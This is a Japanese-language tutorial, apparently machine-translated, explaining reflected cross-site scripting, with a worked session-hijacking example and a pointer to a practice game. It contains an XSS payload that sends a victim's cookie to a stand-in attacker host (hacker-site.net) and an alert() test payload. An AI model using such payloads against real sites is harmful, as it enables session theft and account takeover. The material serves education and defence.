
クロスサイトスクリプティングとは何ですか?
クロスサイト スクリプティング(XSS) は、今日最も人気のある攻撃手法の 1 つであり、攻撃のゴッドファーザーとして知られており、長年にわたってアプリケーションに対する最も危険な攻撃手法として挙げられてきました。
HTML のカスケード スタイル シートの概念との混同を避けるため、略して CSS とは呼ばないでください。XSS
テクニックは
、Web アプリケーションのソース コードに危険なスクリプトを挿入することに基づいています。悪意のある Javascript コードを実行してユーザーのログイン セッションを乗っ取ること。
よりよく理解するために、次の例を考えてみましょう。 name 変数に Ping 値を渡すと仮定して、URL 経由で渡した値を印刷できる Web アプリケーション:
ここまではすべて問題ありません。HTML ソース コードを確認してみましょう。
簡単にわかるのは、入力した名前の値がソース コードに挿入されていることです。したがって、インポートされたものは何でも挿入できる可能性があります。入力された値が上記のような通常の文字列ではなく、次のような潜在的に危険なコードである場合、問題は深刻になります。
上記の値を使用して再試行してください。

この例から 2 つのことが結論付けられます。まず、name 変数は任意の入力値を受け取り、それを処理のためにサーバーに送信できます。第 2 に、サーバーはこの入力値をブラウザに返す前に制御しませんでした。これにより、JavaScript コードがソース コードに挿入されます。
XSS は通常、リフレクト型、ストア型、DOM ベースの 3 つの主要なタイプに分類されます。この記事では主に Reflected XSS 手法について説明します。
XSS 技術の最大 75% は Reflected XSS に基づいています。このタイプのエクスプロイト シナリオでは、ハッカーが悪意のあるコード (通常は JavaScript) を含む URL を被害者に送信する必要があるため、これはリフレクトと呼ばれます。被害者はこの URL をリクエストするだけで済み、ハッカーはすぐに目的の結果を含む応答を受け取ります (反射性はここに示されています)。また、一次 XSS とも呼ばれます。
現実の採掘シナリオ
Reflected XSS エラーを悪用する方法は数多くありますが、最もよく知られている方法の 1 つは、ユーザーのセッションを乗っ取り、それによってデータにアクセスし、Web サイト上の権限を取得することです。
詳細については、次の手順で説明します。

1. ユーザーは Web にログインし、セッションが割り当てられていると想定します。
Set-Cookie: sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d42. 何らかの方法で、ハッカーはユーザーに次の URL を送信します。
http://example.com/name=var+i=new+Image;+i.src=”http://hacker-site.net/”%2bdocument.cookie;example.com が被害者がアクセスする Web サイトであり、hacker-site.net がハッカーによって作成されたサイトであるとします。
3. 被害者は上記URLにアクセスします。
4. サーバーは、リクエストに含まれるデータ (ハッカーの JavaScript スニペット) とともに被害者に応答します。
5. 被害者のブラウザは応答を受信し、JavaScript を実行します。
6. ハッカーが作成した実際の JavaScript は次のとおりです。
var i=new Image; i.src=”http://hacker-site.net/”+document.cookie;上記のコマンド ラインは基本的に、ユーザー Cookie をパラメータとしてハッカーのサイトにリクエストを送信します。
GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1Host: hacker-site.net7. ハッカーはあなたのサイトから上記のリクエスト内容をキャッチし、ユーザーのセッションが乗っ取られるとみなします。この時点で、ハッカーは被害者になりすまして、被害者が持つ Web サイト上のすべての権利を行使することができます。
練習する
Google は、XSS エラーの悪用を練習するためのページをここに作成しました: https://xss-game.appspot.com
これらの課題の目的は、ポップアップをポップアップするスクリプトを挿入する必要があることです。最初の課題は、リフレクション手法を説明することです。悪用コードは非常に単純です。
https://xss-game.appspot.com/level1/frame?query=alert('pwned')幸運を!





